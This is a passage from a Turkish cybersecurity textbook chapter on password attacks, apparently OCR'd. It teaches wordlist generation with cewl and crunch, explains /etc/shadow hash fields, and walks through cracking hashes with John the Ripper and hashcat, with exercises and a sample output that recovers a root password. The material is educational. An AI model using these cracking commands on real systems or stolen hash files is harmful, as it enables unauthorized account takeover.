Kelime listesi oluştururken **cewl, crunch, cupp** gibi çeşitli yöntemler bulunmaktadır. Açık kaynak kodlu araçlar kullanılarak çeşitli özelliklerde kelime listeleri hazırlanabilir.

Cewl aracı kullanılarak internet üzerindeki bir web sitesinin içinde geçen ifadelere göre bir kelime listesi hazırlanması mümkündür.

Cewl Parametreleri

-v: Çıkan sonucu daha detaylı görmek için kullanılır.

-d: Bu parametre derinliği ifade etmektedir. Sayısal bir ifade ile birlikte kullanılır. 2. sayfada aramak için –d 2 şeklinde kullanılmalıdır.

-w: İşlem sonucunu istenilen dosya adıyla tercih edilen yere kaydetmeye yarar.

-e: Sitede bulunan e-mail adreslerini çıkarır.


-m 6: En az 6 karakter uzunluğundaki kelimelerden oluşacak şekilde kelime listesi hazırlar.

3. UYGULAMA

Cewl Aracıyla Kelime Listesi Oluşturma

Aşağıdaki işlem adımlarına göre hedef web sitesinin içinde geçen ifadeleri kullanarak bir kelime listesi oluşturunuz ve oluşturduğunuz kelime listesini "siberkitap.txt" ismiyle masaüstüne kaydediniz.

1. Adım: Cewl aracını Kali Linux işletim sisteminde Uygulamalar, Kali Linux, Password Attacks, Online Attacks, cewl yolunu kullanarak açınız (Görsel 6.11).




Görsel 6.11: cewl aracının açılması

2. Adım: Hedef web adresini belirledikten sonra cewl aracında 2. derinlikte araştırma yaparak 10 karakterli kelime listesini siberkitap ismiyle masaüstünde oluşturunuz (Görsel 6.12).

root@Kali: cewl –d 2 –m 10 https://hedefwebsitesi –w /root/Desktop/siberkitap

Görsel 6.12: cewl aracıyla liste oluşturma

3. Adım: Oluşturulan kelime listesi masaüstünde konumlanacaktır. Yapılan işlemin sonucunu görüntüleyiniz (Görsel 6.13).



Görsel 6.13: Oluşturulan listenin görüntülenmesi

SIRA SİZDE

Cewl kullanarak hedeflediğiniz bir web sitesinden 6 karakterli kelime listeleri oluşturunuz. Arama verilerinde e-mail adreslerinin bulunmasını sağlayınız. Arama derinliğini sadece ilk sayfada tutunuz ve dosyayı masaüstünde parola ismiyle kaydediniz.

DEĞERLENDİRME

Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ


ÖLÇÜTLER	EVET	HAYIR
1. Kali Linux işletim sistemini kullanarak cewl aracını açmayı denedi.		
2. Kelime listesini cewl aracını kullanarak oluşturdu.		
3. Arama derinliğini ilk sayfada tuttu.		

6.2.2. Çevrimdışı Parola Saldırıları

Çevrimdışı saldırılar, anlık olarak hedef sistemin parola ve kullanıcı adına yönelik atak yapmaktan farklı şekilde sistemde kullanıcı adı ve parolaların saklandığı yere ulaşmayı amaçlayan saldırılardır. Sistemde kullanıcı adı ve parolalar çeşitli yöntemlerle saklanır. Şifrelenmiş (encyption) veya hash edilmiş, bir başka deyişle özetlenmiş bilgiler şeklinde tutulan bu parolaların bulunduğu dizinlere erişilerek özet bilgilerden parolalara ulaşılması amaçlanır.


Kaba kuvvet, sözlük saldırıları ve rainbow table olmak üzere üç farklı türde çevrimdışı parola saldırısı gerçekleştirilir.

Kali Linux işletim sisteminde çevrimdışı parola atakları yapabilmek için birçok araç bulunur. Çevrimdışı parola saldırıları yapılabilecek araçlara Uygulamalar, Kali Linux, Password Attacks, Offline Attacks yolu kullanılarak ulaşılır (Görsel 6.14).



Görsel 6.14: Offline Attacks araçları

Linux tabanlı işletim sistemlerinde kullanıcı bilgileri **/etc/passwd** dosyasında saklanır. Kullanıcıların isimleri ve parolaları ise **/etc/shadow** dosyasının içinde şifrelenmiş şekilde bulunur. Shadow dosyasının içeriği incelendiğinde Görsel 6.15'teki ifade ile karşılaşılır.



Görsel 6.15: shadow dosyasının içeriği

Root yetkisine sahip kullanıcıya ait bilgiler, shadow dosyasının içeriğinde şifrelenmiş şekilde verilir. Dosyadaki ifadeler incelendiğinde **":"** ile ayrılmış alanların olduğu görülmektedir. Bu alanların ilk kısmı, kullanıcı adını gösterir. Dosyaya bakıldığında kullanıcı adının **"root"** olduğu görülür. İkinci ve en önemli kısım, parolanın olduğu şifrelenmiş kısımdır. Bu alanda **"6"** şeklinde görüntülenen kısım, parola için hangi özet alma algoritmasının kullanıldığını belirtir.

Özet alma algoritmaları şunlardır:

1: md5 algoritması

$2y$: Blowfish algoritması

5: SHA 256 algoritması

6: SHA 512 algoritması

Shadow dosyası incelendiğinde root kullanıcı parolasının SHA 512 ile şifrelendiği görülür. Ayrılan üçüncü kısım, parolanın 1 Ocak 1970 tarihi ile arasındaki gün sayısını; dördüncü kısım,

parola değişikliği için gereken minimum gün sayısını; beşinci kısım, parola değişikliği yapılması için azami gün sayısını; altıncı kısım, parola değişikliği yapılması için kalan gün sayısını; yedinci kısım, parolanın geçersiz sayıldığı gün sayısını ve son kısım ise parolanın geçersiz olduğu gün ile 1 Ocak 1970 tarihi arasındaki gün sayısını verir. Özet bilgilerde parola süreleri ayarlanmışsa bu bilgiler görülebilir fakat parolalar, şifrelenmiş algoritmalarla görülür ve bu algoritmaları çözmek için çeşitli araçlara ihtiyaç duyulur.

6.2.2.1. Çevrimdışı Kaba Kuvvet Saldırıları

John the ripper, çevrimdışı bir parola atak aracıdır. Hash kırma aracı olarak kullanılan john oldukça pratik bir araçtır. Çevrimdışı atak yapmak için öncelikle hedef makineye sızılması ve hash dosyalarının ele geçirilmesi gerekir. Ele geçirilen hash dosyalarında yapılacak ataklarla şifreler çözülerek parolaların elde edilmesi mümkündür.

Passwd ve shadow hash dosyaları görünür olarak gelmez. Gerek komut satırından **"unshadow"** komutunu uygulayarak gerekse sistem üzerinden görünür yaparak bu dosyalar görüntülenebilir.

John the ripper Aracının Parametreleri ve Kullanımı

--help: Bu araç ile kullanılacak parametrelerin listesini ve parametrelerin işlevlerinin bilgisini verir.

--format: Şifreleme algoritmasının ne olduğuna göre özel çözüm yapmak için kullanılır.

ÖRNEK: --format=sha512crypto

Show: Hash bilgisi çözülen şifrenin ne olduğunu ekranda görüntüler.

john [parametre] şifreli_dosya_yolu şeklinde kullanılır.

John the ripper, kullanıcıya birçok parola kırma yöntemini sağlar. Single Crack, sözlük listesi ve kurallı sözlük listesi john aracı ile uygulanabilecek çevrimdışı saldırı yöntemlerindendir.

- **Single Crack Modu:** Bu modda john aracı, yaygın kullanılan parolaları deneyerek şifreyi çözmeye çalışır. İnternetten elde edilmiş parolaları deneyen bu mod ile yaklaşık 5000 adet yaygın parola, şifreyi kırmak için denenir.

ÖRNEK: john –single sifre.txt


- **Kelime Listesi Kullanarak Şifre Kırma:** Bu mod ile john aracı belirtilen kelime listelerini uygulayarak, şifreyi kırıp parolayı elde etme amacındadır.

John the ripper aracı ile kurallar belirtilerek şifre çözümünü filtreleme şansı yakalanır. Böylelikle şifreyi çözmek için zaman kazanılır. Bu araçta maksimum ve minimum parola uzunlukları, özel karakter kullanılıp kullanılmayacağı, hangi özel karakterlerin kullanılacağı veya alfanumerik değerlerin olup olmayacağı kullanıcı tarafından belirlenebilir.

John Aracıyla Parola Saldırısı

Aşağıdaki işlem adımlarına göre hash bilgileri ele geçirilmiş bir cihazın hash dosyasını john the ripper aracıyla analiz ederek root kullanıcısının parolasını elde ediniz.

1. Adım: John aracını Kali Linux işletim sisteminde Uygulamalar, Kali Linux, Password Attacks, Offline Attacks, john yolunu kullanarak açınız (Görsel 6.16).




Görsel 6.16: john aracının açılması

2. Adım: Elde ettiğiniz hash dosyasını masaüstüne "sifreroot" ismiyle kaydediniz ve aşağıdaki komutları uygulayarak hash dosyasının içeriğini görüntüleyiniz (Görsel 6.17).

root@Kali: cd Desktop

root@Kali:/Desktop cat sifreroot



Görsel 6.17: Hash dosyasının içeriğinin görüntülenmesi

NOT

İçeriğe bakıldığında root kullanıcısının 6, bir diğer ifadeyle SHA 512 kullanılarak şifrelendiği anlaşılır.

3. Adım: Masaüstünde özet hash bilgileri bulunan "sifreroot" dosyasına john aracı ile aşağıdaki komutlarla atak gerçekleştirip parolayı elde ediniz (Görsel 6.18).

root@Kali: cd Desktop

root@Kali:/Desktop john sifreroot --show

```
root@Kali:~# cd Desktop
root@Kali:~/Desktop# john sifreroot
Warning: detected hash type "sha512crypt", but the string is also recognized as
"crypt"
Use the "--format=crypt" option to force loading these as that type instead
Loaded 1 password hash (sha512crypt [32/32])
No password hashes left to crack (see FAQ)
root@Kali:~/Desktop# john sifreroot --show
root 1234 18851:0:99999:7:::

1 password hash cracked, 0 left
```

Görsel 6.18: Yapılan işlem sonucunda parolanın elde edilmesi

Yapılan işlem sonucunda root parolasının 1234 olarak ele geçirildiği görülür.

SIRA SİZDE

md5 şifreleme kullanılmış bir parolanın dosyasını ele geçiriniz veya dosyayı siz oluşturup parolasını john aracı ile çözümleyiniz.

DEĞERLENDİRME

Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ

ÖLÇÜTLER	EVET	HAYIR
1. md5 şifreleme kullanılmış bir dosya oluşturdu.		
2. Hash dosyasını john aracına yükledi.		
3. Parolayı john aracını kullanarak çözümledi.		

Hashcat aracı ile özet bilgisi olan birçok şifrelenmiş bilginin parolası elde edilebilir. CPU tabanlı işlem yapan hashcat aracı aynı zamanda GPU kullandığı için çok daha hızlı bir şekilde şifre çözme işlemi gerçekleştirilebilir. Hashcat aracının birçok parametresi bulunur.

Hashcat Aracının Kullanımı

hashcat [parametre] dosyanin_yolu [mask/kelime listesi/sözlük listesi dizini]

hashcat -m 0 -a 0 hashdosyasi.txt pass.txt

Yukarıda yazan komut incelendiğinde -m 0 parametresi ile md5 şifreleme kullanılarak oluşturulmuş bir parolanın çözülmek istendiği görülür. -a 0 ise direkt saldırı parametresidir. Hashcat oldukça hızlı bir şifre çözücüdür. Hashdosyasi.txt'in içeriğinde bulunan md5 şifrelerini pass.txt içinde bulunan kelime listeleri ile deneyerek çözmeye çalışır, şifreler eşleştiği takdirde hashcat parolaları çözer.

SIRA SİZDE

İçinde "siber" kelimesinin geçtiği bir kelime listesi oluşturup masaüstüne "listesifre.txt" ismiyle kaydediniz. İnternet üzerinden md5 şifreleme yapan siteler bulup, siber ve güvenlik kelimelerini md5 şifreleme kodlarını kopyalayarak "md5olustur.txt" dosyasına kaydediniz. Kali Linux ile hashcat aracını kullanarak şifreyi çözümleyiniz.

DEĞERLENDİRME

Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ

ÖLÇÜTLER	EVET	HAYIR
1. İstenilen özellikte kelime listesi oluşturdu.		
2. Komut satırına Hashcat komutunu doğru bir şekilde yazdı.		
3. Şifreyi hashcat aracını kullanarak çözümledi.		

6.2.2.2. Sözlük Saldırıları

Sözlük saldırılarında elde bulunan hazır parola listelerinden yararlanılır. Hedef sisteme atak yapılmak istendiğinde parola listelerinin olduğu hazır dosyalar kullanılır ve şifreler kısa sürede çözülür. Dünya üzerinde belli başlı sistematik parolalar, doğum tarihleri, ad ve soyadı kombinasyonları, cep telefonları, bölgesel ve şehirsel özellikler, hayvan adları, takım isimleri gibi yaygın kullanıma sahip olan parola setlerinin oluşturulduğu sözlük listeleri bu saldırı türünde kullanılır. İnternet ortamında ücretsiz veya parayla satılan sözlük listeleri bulunur.

Daha önceden şifresi kırılmış, veri tabanı çözümlenmiş ve bilgileri toplanmış çeşitli sözlük dosyalarıyla internette sıkça karşılaşılır.

Sözlük saldırıları mantık olarak kaba kuvvet saldırılarına benzer. Sözlük saldırılarını kaba kuvvet saldırılarından ayıran nokta, deneme ihtimallerinin özelleştirilmesi ve denenme süreçlerinin farklı olmasıdır. Bu atak türünde öncelikle bir sözlük listesi oluşturulur. Bu sözlük listesi, kullanıcının belirlediği kelimeler, rakamlar ve özel karakterlerden oluşur. Çözülmeye çalışılan şifre ile ilgili ne kadar bilgi toplanırsa o kadar özelleştirilmiş sözlük listelerinin oluşturulması sağlanır. Sözlük listelerinin oluşturulmasının ardından bu listeler kullanılarak saldırı gerçekleştirilir. Günümüzde bu tarz saldırıları önlemek adına şifre giriş alanları belli sayılarla sınırlandırılarak sürekli denemenin önüne geçilmektedir.

Crunch, Kali Linux off-line password menüsünde hazır olarak gelen bir sözlük listesi oluşturma aracıdır. Crunch, kullanıcının isteğine göre özelleştirilmiş kelime listeleri hazırlayarak kullanmasını sağlayan kelime listesi oluşturma aracıdır. Kelime listelerinin yetersiz kaldığı anlarda crunch ile oluşturulmuş sözlük listeleri çok önemli işlev görür.

Crunch Kullanımı

Terminal programına crunch yazarak bu araca ulaşmak mümkündür.


Crunch <min> <max> (özelleştirilmiş seçenekler) şeklinde bir kullanımı bulunur.

Min: Minimum karakter sayısı

Max: Maksimum karakter sayısı

Seçenek: -o, -p, -b, -f gibi kişinin isteğine bırakılan parametreler bulunur.


Terminale **Man crunch** yazılarak parametreler ve kullanımları hakkında detaylı bilgi alınabilir (Görsel 6.19).



Görsel 6.19: cruch aracı ve kullanımı

Crunch aracı ile birlikte gelen karakter kümeleri vardır. Bu kümeler kullanılarak özelleştirilmiş sözlük listeleri oluşturulabilir. Bu kümelerden faydalanılarak kullanıcıya özgü yeni sözlük listeleri oluşturulabilir.

Crunch, özelleştirilmiş sözlük listeleri oluşturulmasına yardımcı olurken **charset.lst** isimli dosyayı kullanır. Bu dosyanın içeriğinde çeşitli karakter kümeleri bulunur ve bu kümeler özelleştirilerek sözlük listeleri oluşturulur. Örneğin yalnızca rakamlar tercih edilecekse dosyada bu gruba verilen **numerics charseti** kullanılmalıdır. charset.lst dosyasının içeriğini ve karakter kümelerini görüntülemek için Görsel 6.20'de verilen komut girilmelidir.



Görsel 6.20: charset.lst içeriğinin görüntülenmesi

Charset içinde bulunan kümelerden uygun olanlar seçilip, komut dizini oluşturularak sözlük listesi hazır hâle getirilebilir.

